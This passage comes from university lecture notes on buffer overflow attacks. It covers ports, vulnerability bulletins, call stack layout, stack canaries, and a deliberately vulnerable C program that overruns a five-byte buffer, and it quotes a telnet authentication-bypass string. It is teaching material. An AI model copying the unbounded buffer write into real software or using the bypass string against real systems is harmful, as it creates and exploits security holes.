Lecture 21: Buffer Overflow Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 2, 2026

2:06pm

©2026 Avinash Kak, Purdue University

Goals:

- Services and ports
- A case study on buffer overflow vulnerabilities: The `telnet` service
- Buffer Overflow Attack: Understanding the call stack
- Overrunning the allocated memory in a call stack
- Demonstration of Program Misbehavior Because of Buffer Overflow
- **Using `gdb` to craft program inputs for exploiting buffer-overflow vulnerability**

CONTENTS

	Section Title	*Page*
21.1	**Services and Ports**	3
21.2	**Why is the Buffer Overflow Problem So Important in Computer and Network Security**	6
21.3	**Some Security Bulletins Involving Buffer Overflow**	10
21.4	**Buffer Overflow Attack: Understanding the Call Stack**	16
21.4.1	Buffer Overflow Attack: Overrunning the Memory Allocated on the Call Stack	29
21.5	**Demonstration of Program Misbehavior Caused by Buffer Overflow**	36
21.6	**Using `gdb` to Craft Program Inputs for Exploiting Buffer-Overflow Vulnerability**	40
21.7	**Using Buffer Overflow to Spawn a Shell**	53
21.8	**Buffer Overflow Defenses**	67
21.9	**Homework Problems**	70

Back to TOC

21.1 Services and Ports

- Since buffer overflow attacks are typically targeted at specific services running on certain designated ports, let's start by reviewing the service/port pairings for some of the standard services in the internet.

- Every service on a machine is assigned a port. On a Unix/Linux machine, the ports assigned to standard services are listed in the file `/etc/services`. [**The pathname to the same sort of a file in a Windows machine is** `C:Windows\System32\Drivers\etc\services` .] Here is a very small sampling from this list from my Linux laptop:

```
# The latest IANA port assignments for network services can be obtained
# from:
#        http://www.iana.org/assignments/port-numbers
#
# The Well Known Ports are those from 0 through 1023.  The Registered
# Ports are those from 1024 through 49151. The Dynamic and/or Private
# Ports are those from 49152 through 65535

# Each line describes one service, and is of the form:
#
#    service-name  port/protocol  [aliases ...]    [# comment]

echo        7/tcp
echo        7/udp
daytime     13/tcp
daytime     13/udp
ftp-data    20/tcp
ftp         21/tcp
```

```
ssh          22/tcp        # SSH Remote Login Protocol
telnet       23/tcp
smtp         25/tcp        # email
time         37/tcp        # timserver
domain       53/udp        # DNS
domain       53/tcp        # DNS
tftp         69/tcp
finger       79/tcp
http         80/tcp        # WorldWideWeb HTTP
kerberos     88/tcp        # Kerberos v5
hostname     101/tcp       # hostnames # usually from sri-nic
pop3         110/tcp       # POP version 3
sunrpc       111/tcp       # portmapper TCP
sunrpc       111/udp       # portmapper UDP
auth         113/tcp       # authentication tap ident
auth         113/udp       # authentication tap ident
sftp         115/tcp
sftp         115/udp
uucp-path    117/tcp
nntp         119/tcp       # USENET News Transfer Protocol
ntp          123/tcp
netbios-ns   137/tcp       # NETBIOS Name Service
imap2        143/tcp       # Internet Mail Access Protocol
imap2        143/udp
https        443/tcp       # encrypted HTTP
ipp          631/tcp       # Internet Printing Protocol
rsync        873/tcp       # synchronizing two hosts wrt their files
imaps        993/tcp       # IMAP over SSL
pop3s        995/tcp       # POP-3 over SSL
biff         512/udp       # comsat
login        513/tcp
who          513/udp       # whod
shell        514/tcp       # cmd -- no passwords used
printer      515/tcp       # spooler line printer spooler
printer      515/udp       # line printer spooler
talk         517/udp
router       520/udp       # route routed RIP
uucp         540/tcp       # uucpd  uucp daemon
...
...
and many many more, see /etc/services for the complete list.
```

- It is important to note that when we talk about a network service on a machine, it does not imply that the service is only meant for human users in a network. **In fact, many of the services running on your computer are for the benefit of other computers (and other devices such as printers, routers, etc.).**

- A continuously running computer program that provides a service to others in a network is frequently called a **daemon server** or just **daemon**.

Back to TOC

21.2 WHY IS THE BUFFER OVERFLOW PROBLEM SO IMPORTANT IN COMPUTER AND NETWORK SECURITY?

- **Practically every worm that has been unleashed in the Internet has exploited a buffer overflow vulnerability in some networking software.**

- A couple of the very recent examples of buffer overflow vulnerability: **(1)** Firefox JavaScript Engine (CVE-2025-49710): A high-severity (CVSS 9.8) integer overflow in the OrderedHashTable component, allowing potential remote code execution. **(2)** mxml (CVE-2026-5037): Stack-based buffer overflow found in the index_sort function of mxmlIndexNew.

- **Although not so recent, other examples of this include the WannaCry ransomware that broke into big news in 2017 and 2018 and its more recent variants that have shut down several businesses (Kaseya, JBS, CNA Financial, Travelex, etc.), a major petroleum distributor (Colonial Pipeline), Univ. of California San Francisco, several city and government offices around the country, etc.** [**See Section 22.8 of Lecture 22 for further information on how WannaCry works.**]


- Just to give you an idea that the ransomware attacks are only increasing in frequency. Here is an FBI report titled **"FBI: Ransomware hit 860 critical infrastructure orgs in 2022"** from the following link:

https://www.bleepingcomputer.com/news/security/fbi-ransomware-hit-860-critical-infrastructure-orgs-in-2022/

- For the latest info on ronsomware attacks, with many of them exploiting buffer-overflow vulerabilities, from FBI:

https://www.fbi.gov/how-we-can-help-you/scams-and-safety/common-frauds-and-scams/ransomware

- Shown below is a graphic from the FBI report cited at the first of the two links shown above:



Ransomware hits on critical infrastructure in 2022 (FBI)

- These ransomware attacks indicate that the claim made in the opening sentence of the first bullet on the previous page is just as true today as it was 20 years ago when the Morris worm

caused a major disruption of the internet. [See Lecture 22 on viruses and worms.]

- Although modern compilers can inject additional code into the executables for runtime checks for the conditions that cause buffer overflow, the production version of the executables may not incorporate such protection for performance reasons. Additional constraints, such as those that apply to small embedded systems, may call for particularly small executables, meaning executables without the protection against buffer overflow. [IMPORTANT: For some of the compilers out there, the advertised built-in protection against stack corruption by buffer overflow is mostly an illusion. See Section 21.6 of this lecture.]

- Additionally, with billions of internet connected digital devices now, there will always be many millions of such devices running with unpatched software. [There are millions of computers around the world running with pirated software that do not lend themselves to automatic patch updates.] Therefore, there will always be hosts in the internet that will remain vulnerable to buffer overflow exploits. **Malware can be designed to spread out from such buffer-overflow vulnerable hosts to other ostensibly more secure hosts in a network if the latter have trusted relationships with the former.**

- Although this lecture focuses exclusively on buffer overflow

vulnerabilities and how they can be exploited, note that it is also possible to have a buffer **underflow** vulnerability.

- A buffer underflow vulnerability occurs when two parts of the same program treat the same allocated block of memory differently. To illustrate, let's say we allocate N bytes for a string object in one part of the code and that in the same part of the code we deposit a string of size $n < N$ in the allocated block of memory. In another part of the code, we believe that we should be retrieving all N bytes for the object that is stored there. It is likely what we get for the trailing $N - n$ bytes could be garbage bytes resulting from how the allocated memory was used previously by the program (before it was freed and re-allocated). In the worst case, those trailing bytes could contain information (such as parts of a private key) that an adversary might find useful.

Back to TOC

21.3 SOME SECURITY BULLETINS INVOLVING BUFFER OVERFLOW

- Just to point out that buffer overflow vulnerabilities continue to plague the latest of the systems coming out of our high-tech companies, here is a vulnerability that was published in Feb. 2022. This one is in the Snapdragon mobile platform from Qualcom:

  `https://nvd.nist.gov/vuln/detail/CVE-2021-30309`

  The acronym "CVE" stands for "Common Vulnerabilities and Exposures". It's a list of publicly disclosed security flaws that is maintained by MITRE Corporation. Every vulnerability is assigned a unique identifier. The identifier for the vulnerability at the above link is "CVE-2021-30309". In the information related to the vulnerability at the above link, you will see the following entries:

  > "Improper size validation of QXDM commands can lead to memory corruption in Snapdragon Compute, Snapdragon Consumer IOT, Snapdragon Industrial IOT, Snapdragon Mobile
  >
  > Buffer Copy without Checking Size of Input (Classic Buffer Overflow)"

- For some of the older entries, I'm going to consider the telnet service in particular since it has been the subject of a fairly large number of security problems. [**The Telnet protocol (through**

the command `telnet`) allows a user to establish a terminal session on a remote machine for the purpose of executing commands there. For example, if you wanted to log into, say, `moonshine.ecn.purdue.edu` from your personal machine, you would use the command 'telnet moonshine.ecn.purdue.edu'. For reasons of security, remote terminal sessions are now created with the SSH command, as you so well know.]

[Although the `telnet` command is no longer used by human users to gain terminal access at other hosts in a network, it is still used for certain kinds of computer-to-computer exchanges across networks.]

- From the port mappings listed in Section 21.1, a constantly running **`telnetd`** daemon at a Telnet server monitors port 23 for incoming connection requests from Telnet clients. When a client seeks a Telnet connection with a remote server, the client runs a program called **`telnet`** that sends to the server machine a **socket number**, which is a combination of the IP address of the client machine together with the port number that the client will use for communicating with the server. When the server receives the client socket number, it acknowledges the request by sending back to the client its own socket number.

- In what follows, let's now look at a couple of the security bulletins that have been issued with regard to the telnet service. [These will be followed by a couple of security bulletins dealing with other types of buffer overflow exploits.] On February 10, 2007, US-CERT (*United States Computer Emergency Readiness Team*) issued the following Vulnerability Note:

```
Vulnerability Note VU#881872

OVERVIEW:  A vulnerability in the Sun Solaris telnet daemon (in.telnetd)
could allow a remote attacker to log on to the system with elevated
privileges.

Description: The Sun Solaris telnet daemon may accept authentication
information vis the USER environment variable. However, the
daemon does not properly sanitize this information before passing it
on to the login program and login makes unsafe assumptions about the
information.  This may allow a remote attacker to trivially bypass the
telnet and login authentication mechanisms. .....

This vulnerability is being exploited by a worm .....
 ......
 ......
```

The problem occurs (supposedly because of the buffer overflow attack) if you make a connection with the string "`telnet -l -froot`". **(As a side note, US-CERT (`http://www.us-cert.gov/`) was established in 2003 to protect the internet infrastructure. It publishes Vulnerability Notes at `http://www.kb.cert.org/vuls/`.)** As mentioned in the Vulnerability Note, there is at least one worm out there that can make use of the exploit mentioned above to break into a remote host either as an unprivileged or a privileged user and execute commands with the privileges of that user.

- On December 31, 2004, CISCO issued the following security advisory:

```
Cisco Security Advisory: Cisco Telnet Denial of Service Vulnerability

Document ID: 61671
Revision 2.4
```

```
Summary:

A specifically crafted TCP connection to a telnet or a reverse telnet
port of a Cisco device running Internetwork Operating System (IOS) may
block further telnet, reverse telnet, remote shell (RSH), secure shell
(SSH), and in some cases HTTP access to the Cisco device.  Data Link
Switching (DLSw) and protocol translation connections may also be
affected.  Telnet, reverse telnet, RSH, SSH, DLSw and protocol
translation sessions established prior to exploitation are not affected.
....
....
This vulnerability affects all Cisco devices that permit access via
telnet or reverse telnet.......
....
....
Telnet, RSH, and SSH are used for remote management of Cisco IOS devices.
```

- Here is a security bulletin from Ubuntu that was triggered by the **buffer overflow** problem. If you are in the habit of looking at the descriptions associated with the all-too-frequent software updates to Ubuntu, you have surely noticed that buffer-overflow continues to be a big problem as a source of major security vulnerabilities.

```
April 9, 2010

Security upadates for the packages:

   erlang-base
   erlang-crypto
   erlang-inets
   erlang-mnesia
   erlang-public-key
   erlang-runtime-tools
   erlang-ssl
```

```
   erlang-syantax-tools
   erlang-xmerl

Changes for the versions:
1:13.b.1-dfsg-2ubuntu1
1:13.b.1-dfsg-2ubuntu1.1

Version 1:13.b.1-dfsg-2ubuntu1.1:

   * SECURITY UPDATE: denial of service via heap-based buffer overflow
     in pcre_compile.c in the Perl-Compatible Regular Expression (PCRE)
     library (LP: #535090)

     - CVE-2008-2371

     - debian/patches/pcre-crash.patch is cherrypicked from
       upstream commit
       http://github.com/erlang/otp/commit/bb6370a2. The hunk
       for the testsuite does not apply cleanly and is not
       needed for the fix so was stripped. This fix is part
       of the current upstream OTP release R13B04.
```

- The following security bulletin, rated **critical** by Microsoft and dated **March 14, 2017**, concerns the vulnerability exploited by the **WannaCry ransomware** that first became big news 2017 and 2018. Its variants are continuing to plague systems in 2024. See Section 22.8 of Lecture 29 for further information regarding this worm.

```
Microsoft Security Bulletin MS17-010 - Critical

10/11/2017

Security Update for Microsoft Windows SMB Server (4013389)

Published: March 14, 2017

Version: 1.0
Executive Summary
```

```
This security update resolves vulnerabilities in Microsoft
 Windows. The most severe of the vulnerabilities could allow
 remote code execution if an attacker sends specially
 crafted messages to a Microsoft Server Message Block 1.0
 (SMBv1) server.

This security update is rated Critical for all supported
 releases of Microsoft Windows. For more information, see
 the Affected Software and Vulnerability Severity Ratings
 section.

The security update addresses the vulnerabilities by
 correcting how SMBv1 handles specially crafted requests.

For more information about the vulnerabilities, see the
 Vulnerability Information section.

For more information about this update, see Microsoft
 Knowledge Base Article 4013389.  Affected Software and
 Vulnerability Severity Ratings

The following software versions or editions are
 affected. Versions or editions that are not listed are
 either past their support life cycle or are not
 affected. To determine the support life cycle for your
 software version or edition, see Microsoft Support
 Lifecycle.
 ...
 ...
```

Back to TOC

21.4 BUFFER OVERFLOW ATTACK: UNDERSTANDING THE CALL STACK

- Let's first look at the two different ways in which you can allocate memory for a variable in a C program:

```
int data[100];

int* ptr = malloc( 100 * sizeof(int) );
```

The first declaration allocates memory on the stack at compile time and the second declaration allocates memory on the heap at run time. [**Of course, with either declaration, you would be able to use array indexing to access the individual elements of the array. So, `data[3]` and `ptr[3]` would fetch the same value in both cases, assuming that the same array is stored in both cases.**] **As you surely know already, runtime memory allocation is much more expensive than compile-time memory allocation.** As to the relative costs, see Chapter 12 "Weak References for Memory Management" of my book "Scripting with Objects" published by John Wiley (2008). [**Although C, C++, and Objective-C are the main languages with buffer overflow vulnerabilities, they are foundational languages in the sense that much software written in the so-called safe languages links to libraries written in C, C++, and Objective-C. So even when you create an application in a safe language, if it calls on libraries written in C (a very common occurrence), your application *could* still be vulnerable to buffer overflow. That is one of the main reasons for why every application should be allowed to run with only the least privileges required for its execution.**]

- A **buffer overflow** occurs on the stack when information is written into the memory allocated to a variable on a stack **but the size of this information exceeds what was allocated at compile time.**

- The same thing can happen in a heap. When the size of information written out to a memory location exceeds the block of memory allocated for the object at that location, the overwrite in the adjoining memory locations can corrupt the data there and, at the least, cause a bug in the execution of the program. In general, though, since **the return address to the calling function** is not stored in a heap, it is more difficult to launch exploits with heap overflows than with stack overflows. As you will see in this lecture, a stack overflow can be used to overwrite the location where the return address to the calling function is stored and that can send the execution into a piece of malicious code. [**Regarding the phrase "return addresses to functions," in contrast with what is typically stored in a heap, in general a stack stores a sequence of stack frames, one for each function that has not yet finished execution in a nested invocation of functions. Stored in each stack frame is the address of the statement in the calling function to which the control must return after the called function has finished running.**]

- The greater difficulty of launching exploits with heap overflows does not diminish their importance from an overall security standpoint. To underscore this fact, a mid-July 2015 update of Google Chrome for Android included several patches to fix the heap buffer overflow vulnerabilities in the software. You can get

more information on these vulnerabilities by googling CVE-2015-1271, CVE-2015-1273, CVE-2015-1279, and CVE-2015-1283.

- Nonetheless, since a stack buffer overflow is far more likely to be the cause of a security vulnerability than a heap overflow, the rest of this section focuses exclusively on the former.

- In order to understand a stack buffer overflow attack, you must first understand how a process uses its stack. What we mean by a **stack** here is also referred to as a **run-time stack**, **call stack**, **control stack**, **execution stack**, etc.

- When you run an executable, it is run in a process. Every process is assigned a stack. [**In processes that support multithreaded execution, each thread gets a separate stack.**] As the process executes the main function of the program, it is likely to encounter local variables and calls to functions. **As it encounters each new local variable, it is pushed into the stack, and as it encounters a function call, it creates a new stackframe on the stack.** [**This operational logic works recursively, in the sense that as local variables and nested function calls are encountered during the execution of a function, the local variables are pushed into the stack and the function calls encountered result in the creation of stack frames.**]

- I'll now elaborate the notion of a stackframe with the help of the simple C program shown below. My explanation related to this example will use the notions of "Instruction Pointer," "Base

Pointer," "Stack Pointer," etc. These concepts are defined more precisely later in this section.

```
// ex0.c:
void my_func(int a, int b, int c) {
    int x = 100;
}

void main() {
    my_func(1,2,3);
}
```

Let's now generate the assembler code file for this program by

```
gcc -m32 -S -o ex0.S ex0.c
```

where I have intentionally used the `-m32` option to create a 32-bit assembler code file in order to make simpler the explanation of the stack. [The "`-S`" option to the `gcc` command causes the compiler to output the assembler code for the C file `ex0.c`. The "`-o`" option names the output file (which, in this case, would be the default anyway.] [By the way, in general, you can execute 32-bit code in 64-bit Linux as long as the needed 32-bit libraries can be found.] If you examine the section for `main` in the assembler code file `ex0.S`, you are likely to see the following commands in it: [Although the precise details regarding what the call stack would look like depend on the machine architecture and the specific compiler used, the following is not an unrealistic model for the assembly code generated by the `gcc` compiler for the x86 architectures:]

```
pushl   $3
pushl   $2
pushl   $1
call    my_func
```

These stack actions call for the third argument to be pushed into the stack, followed by the pushing of the second argument,

and, then, by the same action for the first argument. Subsequently, there is the call to `my_func`. This last action pushes the current content of the Instruction Pointer (IP) into the stack, where it becomes the "return address for the calling function" in the stack frame for `my_func`. [The return address is to the point in the calling function where `my_func()` was called.] The call to `my_func` also causes the current content of the Base Pointer to be pushed into the stack — we will refer to this value as `saved_BP`. [The reason for saving the current content of the Base Pointer, which is the memory address of base of the *calling* stack frame, is that when the current stackframe finishes execution, we must quickly restore the Base Pointer to the value for the calling stackframe.] By the time, the flow of execution has processed the statement `int x = 100` inside `my_func` (and just prior to returning from this function), the stack will look like

```
stack_ptr-->   x                                                |
               saved_BP                                         |
               return-address to main                           | stack frame for my_func
               a                                                |
               b                                                |
               c                                                |

               return address in the stackframe for main        | stack frame for main
```

- The example that was presented above is an explanation for: (1) Why the parameters of a called function appear below the return address for the calling function; (2) The order in which the parameters of the called function appear in its stackframe; and (3) Why we need to store in the called stackframe the value of the Base Pointer as it was during the time the execution was in the calling stackframe. [If you are trying to map the assembler code in `ex0.S` to the

stack shown above, it's interesting to note that in the six lines shown above for the stackframe for `my_func`, the bottom four are created by the assembler code in the `main` section of `ex0.S`. Just the top two lines are produced by the code in the section for `my_func`.]

- Let's now consider the following slightly more elaborate C program:

```
// ex1.c

#include <stdio.h>

int main() {
    int x = foo( 10 );
    printf( "the value of x = %d\n", x );
    return 0;
}
int foo( int i ) {
    int ii = i + i;
    int iii = bar( ii );
    int iiii = 2 * iii;
    return iiii;
}
int bar( int j ) {
    int jj = j + j;
    return jj;
}
```

- Using the previous example as a guide, let's now focus on what is in the call stack for the process in which the program is being executed at the moment when `foo` has just called called `bar` and the statement '`int jj = j+j`' of `bar()` has just been executed.

```
stack_ptr-->   jj                                          |
               saved_BP                                    |
               return-address to foo                       | stack frame for bar
               j                                           |

               iii                                         |
               ii                                          |
               saved_BP                                    | stack frame for foo
               return-address to main                      |
               i                                           |

               x                                           | stack frame for main
               return address in the stackframe for main   |
```

Again note that the **call stack** consists of a sequence of **stackframes**, one for each calling function that has not yet finished execution, topped by the stackframe for the function currently undergoing execution. In our case, `main` called `foo` and `foo` called `bar`. The top stackframe is for the function that just got called and that is currently being executed.

- Strictly speaking, the **return address** you see in each stackframe is the memory address of the program instruction just after the specific location in the code for the calling function that resulted in the creation of the stackframe. This memory address would be held by the Instruction Pointer register *at the moment* the stackframe was created. [The IP register always points to the *next* program instruction to be executed.] Informally speaking, we can say that as a new stackframe is being constructed for the just called function, what goes into the "return address" is the address of the statement in the calling function to which the execution must return.

- The values stored in each stack frame above the location of the return address are for those local variables that are still in scope at the current moment. That is why the stack frame for `foo` shows `iii` at the top, but not yet `iiii`, since the latter has not yet been seen (when `bar` was called). Note that the parameters in the header of a function are stored below the location of the return address. You should already know the reason for that from my explanation of the `ex0.c` example.

- As the compiler encounters each new variable, it issues an instruction for pushing the value of the variable into the stack. That is why the value of the variable `jj` is at the top of the stack. Subsequently, as each variable goes out of scope, its value is popped off the stack. In our simple example, when the thread of execution reaches the right brace of the body of the definition of `bar`, the variable `jj` would be popped off the stack and what will be at the top will be pointer to the top of the stack frame for the calling function `foo`.

- As I did earlier for for the case of `ex0.c`, how the stack is laid out for `ex1.c` can be seen by generating the assembler code file for that program by giving the '`-S`' option to the `gcc` command, as in

```
gcc -O0 -S ex1.c -o ex1.S
```

  where the '-O0' flag tells the compiler to use the optimization level 0 so that the assembler code that is produced can be

comprehended by humans. [The different integer values associated with '-O' are 0 for optimization for compile time, 1 for optimization for code size and execution, 2 for further optimization for code size and execution, and so on. Not specifying an integer is the same as using '1'. Also note that the option '-O0' is the default for calling `gcc`. So the above call produces the same output as the call '`gcc -S ex1.c -o ex1.S`'] You can also add the flag '**`-fverbose-asm`**' to the above command-line to see compiler generated comments in the output so that you can better establish the relationship between the assembler code and the source code. Shown below is a section of the assembler output in the file **`ex1.S`**:

```
...     .....   .....
...     .....   .....
.globl bar
.type bar, @function
bar:
pushl %ebp
movl %esp, %ebp
movl 8(%ebp), %eax
addl %eax, %eax
popl %ebp
ret
.size bar, .-bar
.globl foo
.type foo, @function
foo:
pushl %ebp
movl %esp, %ebp
subl $4, %esp
movl 8(%ebp), %eax
addl %eax, %eax
movl %eax, (%esp)
call bar
leave
ret
.size foo, .-foo
        ...
        ...
```

- To see what the above assembler output says about the call stack layout, note that the Intel x86 calling convention (which refers to how a calling function passes parameters values to a called function and how the former receives the returned value) uses the following 32-bit registers for holding the pointers described below [Here is a list of all 32-bit registers for x86 processors: `esp` for holding the top address of the stack, `ebp` for holding the address of the base of a stackframe, `eip` used as the instruction pointer, `eax` used as the accumulator, `ebx` used as a base pointer for memory access (regarding the difference between `ebp` and `ebx`, the former can only be used for the within-stack operations that are described later in this section), `esi` used for string and memory array copying, `ecx` called the counter register and used as a loop counter, `edi` used as destination index register, and `edx` used as a data register. For 64-bit x86 processors, the register names are the same except that the first letter is always 'r'. The presentation in Section 21.8 on designing strings for carrying out buffer overflow exploits is based on 64-bit x86. The discussion in that section uses the register names `rsp`, `rbp`, etc.]:

Stack Pointer: The name of the register that holds this pointer is **esp** for 32-bit processors and **rsp** for 64-bit processors, the last two letters of the name standing for "stack pointer". This register always points to the top of the process call stack.

Base Pointer: This pointer is also frequently called the **Frame Pointer**. This register is denoted **ebp** for 32-bit processors and **rbp** for 64-bit processors. The address in the `ebp` register points to the base of the *current* stackframe. By its very nature, this address stays fixed as long as the flow of

execution is in the current stackframe (as opposed to, say, the constantly changing memory address pointed to by the Stack Pointer). This allows for efficient memory dereferencing for accessing the function call parameters and the local variables in the function corresponding to the current stack frame. Note that these parameters and variables remain at fixed distances vis-a-vis the memory address pointed to by the Base Pointer regardless of push and pop operations on the stack.

Instruction Pointer: This register is denoted **eip**. This holds the address of the next instruction to be executed.

- Shown below is the annotated version for a portion of the assembler output (shown earlier in this section) that illustrates more clearly the construction of the call stack:

```
...     .....     .....
...     .....     .....
.global foo
        .type       foo, @function    (directives useful for assembler/linker
                                       begin with a dot)

foo:
        pushl       %ebp               push the value stored in the register ebp
                                       into the stack.

        movl        %esp, %ebp         move the value in register esp to register ebp
                                       (we are using the AT&T (gcc) syntax:
                                       'op source dest')

        subl        $4, %esp           subtract decimal 4 from the value in esp register
                                       (so stack ptr will now point to 4 locations
```

```
                                    down, meaning in the direction in which
                                    the stack grows as you push info into it)

movl        8(%ebp), %eax           move to accumulator a value that is stored at
                                    stack location decimal 8 + the memory address
                                    stored in ebp (this moves local var i into
                                    accumulator)

addl        %eax, %eax              i + i

movl        %eax, (%esp)            move the content of the accumulator into the
                                    stack location pointed to by the content of the
                                    esp register (this is where you would want to
                                    store the value of the local variable ii that
                                    then becomes the argument to bar)

call        bar                     call bar

leave
....        ....
....        ....
```

- Note that by convention the stack grows downwards (which is opposite from how a stack is shown pictorially) and that, as the stack grows, the addresses go from high to low. So when you push a 4-byte variable into the stack, the address to which the stack pointer will point will be the previous value minus 4. This should explain the **`sub`** instruction (for subtraction). The 'l' suffix on the instructions shown (as in **`pushl`**, **`movl`**, **`subl`**, etc.) stands for 'long', meaning that they are 32-bit instructions. **(By the same token, the suffix 'b' stands for single byte instructions, and 'w' for 'word', meaning 16-bit instructions.)** Considered without the suffixes, **push**, **mov**, **sub**, etc., are the *instruction mnemonics* that constitute the **x86 assembly language**. Other mnemonic instructions in this language include **jmp** for unconditional jump, **jne** for jump on non-equality, **je** for jump

on equality, etc.

- Finally, here is a list of C functions vulnerable to buffer overflow:

```
gets
strcpy
strcat
sprintf
scanf
fscanf
vfscanf
vsprintf
vscanf
vsscanf
streadd
strecpy
```

Note that as I mentioned earlier at the beginning of Section 21.4, even if you are programming in a high-level language that makes sure that when the code asks for an object to be stored at a memory address, the size of the object does not exceed the memory allocated for it at the compile time, it is entirely possible that the language you are using is calling on libraries written in, say, C, for creating the executable code. This opens up the possibility that your executable could be exploited for malware injection. [While normal code execution would invoke the safety protections made available by your high-level language, what about the abnormal code execution triggered by some malware causing an exception to be thrown? As to what happens next would depend on how the exception handling code is written in your code. An apt analogy here would be building a sturdy house over a weak foundation.]

Back to TOC

21.4.1 Buffer Overflow Attack: Overrunning the Memory Allocated on the Call Stack

- Next consider the following program in C:

```
// buffover.c

#include <stdio.h>

int foo(){
    char ch; char buffer[5]; int i = 0;
    printf("Say something: ");
    while ((ch = getchar()) != '\n')  buffer[i++] = ch;
    buffer[i] = '\0';
    printf("You said: %s\n", buffer);
    return 0;
}

int main() {
    foo();
}
```

This program asks a user to enter a message. Whatever the user enters in a single line is accepted as the message and stored in the array `buffer` of chars. [As the user enters keystrokes, the corresponding characters are entered into the operating system's keyboard buffer and then, when the user hits the "Enter" key on the keyboard, the operating system transfers the contents of the keyboard buffer into the `stdin` stream's internal buffer. The call to `getchar()` reads one character at a time from this buffer.]

- Let's now see what the call stack would look like just before the execution of the while loop in the program:

```
stack_ptr-->   i                    (four bytes of memory)
               buffer               (five bytes of memory)
               ch                   (one byte of memory)
               saved_BP
               return-address to the top of the calling stack frame

               saved_BP
               return address in the stackframe for main
```

  For a more complete look at the call stack, you will have to examine the file generated by

```
gcc -S -O buffover.c -o buffover.S
```

  The assembler code in **buffover.S** shows more clearly how a jump instruction is used to execute the **while** loop of the source code. As the `while` loop is entering characters in the memory allocated to the array variable `buffer` on the stack, **there is no mechanism in place for stopping when the five bytes allocated to `buffer` are used up.**

- What happens next depends entirely on the details of how the stacks are implemented in a particular system and how the memory is allocated. If the system has the notion of a *memory word* consisting of, say, 32 bits and if stack memory is allocated at word boundaries, then as you overrun the buffer in the above program, the program will continue to function up to a point as you enter longer and longer messages in response to the prompt.

- But at some point, the string you enter will begin to overwrite the memory locations allocated to other variables on the stack and also possibly the location where the return address of the calling function is stored. When this happens, the program will be aborted with a segmentation fault. Check it out for yourself by compiling the program and executing it first with a short input and then with a very long input.

- I'll now devote the rest of this section to reviewing some of the basic ideas that have been developed over the years for protecting an executable against a buffer overflow attack. As it turns out, none of the methods that are currently available are completely foolproof — although they do make it more challenging to mount a buffer overflow attack.

- **The basic idea that is used in several buffer overflow protection algorithms is a combination of rearrangement of the local variables on the stack and the insertion of a special variable, commonly called a canary, just below the stack locations reserved for the local variables.**

- To understand these basic ideas used for buffer overflow protection, it is good to first become familiar with what are known as the "*prologue*" and the "*epilogue*" *code generators* that are *implicitly associated with each function in a source code library*. For any given function, it is the job of the code

segment generated by the prologue to reserve memory for the local variables on the call stack and it is the job of the code generated by the epilogue to clean up the stack frame just before the function is done and the flow of execution has returned to the calling function.

- When stack protection is needed, the code generated by the prologue also inserts a special location in the stackframe where a guard value is stored. **This location in a stackframe is commonly called a canary and any change in the guard value stored there taken as an attempt at buffer overflow exploitation.** To explain this point in greater detail, shown below are two canaries, one in the stackframe for the function `foo()` and the other in the stackframe for `main`. The first version of StackGuard, a well known approach to buffer overflow protection, used the guard value of `0x000aff0d` which is a null byte `0x00`, followed by the newline character `0x0a`, followed by `-1`.

```
stack_ptr-->   i                  (four bytes of memory)
               buffer             (five bytes of memory)
               ch                 (one byte of memory)
               saved_BP
               canary
               return-address to the top of the calling stack frame

               saved_BP
               canary
               return address in the stackframe for main
```

Here is what is achieved by storing the value `0x000aff0d` in the

canary: An attacker would not want to change the value of the canary since the epilogue would detect that immediately and cause the process to abort. So the attacker would have to create an overflow string that incorporates the sequence of characters `0x000aff0d`. But now the C library function `strcpy()` and `gets()` for changing the return address would not work. That is because `strcpy()` will not be able to get past the null byte in the attacker's overflow string and `gets()` won't be able to get past the newline character.

- Additional protection against buffer overflow exploits can be created by a function prologue that also rearranges the local variables the layout in a stackframe so that the scalar variables are above the array variables in the stack, as shown below for our example:

```
stack_ptr-->   i                  (four bytes of memory)
               ch                 (one byte of memory)
               buffer             (five bytes of memory)
               saved_BP
               canary
               return-address to the top of the calling stack frame

               saved_BP
               canary
               return address in the stackframe for main
```

Now any overflow in the memory allocated to the variable `buffer` will not corrupt the scalar variables `i` and `ch`. Should there be any overflow in the value being stored in `buffer`, it will affect the canary. However, note that in the very simple

depiction shown above, the saved frame pointer `saved_BP` would still be vulnerable. However, by having the prologue code move the the canary to a location immediately above saved frame pointer `saved_BP`, we could protect that also.

- What I have presented above are the most elementary ideas in stack overflow protection. The reader might want to look up the paper "*Four Different Tricks to Bypass StackShield and StackGuard Protection*" by Gerardo Richarte that you can easily find by Googling it for additional information. As the reader will find in that publication, the canary string I mention above — `0x000aff0d` — is known as the *terminator canary*. There are two other kinds of canaries: *Random Canaries*, and *Random XOR Canaries*. All three approaches have their pros and cons and none is 100% foolproof. Additionally, they all extract a performance penalty in code execution speed.

- With the `gcc` compiler, when an executable is created with the flag "`-fstack-protector`", the stack protection logic is only applied to functions that allocate buffers larger than 8 bytes. However, when the flag used during compilation is "`-fstack-protector-all`", it is applied to all functions in the source code.

- Note that contrary to what is generally believed, the stock version of the `gcc` compiler does not turn the stack protection

on by default. Some of the Linux distribution have taken it upon themselves to ship with patched version of `gcc` so that by default it provides stack protection. [There is some controversy about whether that is a good thing or a bad thing. Stackoverflow.com has some discussion about this issue. Check it out.]

Back to TOC

21.5 DEMONSTRATION OF PROGRAM MISBEHAVIOR CAUSED BY BUFFER OVERFLOW

- I will now give a vivid demonstration of how a program may continue to function but produce incorrect results because of buffer overflow on the stack.

- Let's consider the following variation on the program shown in Section 21.4.1:

```
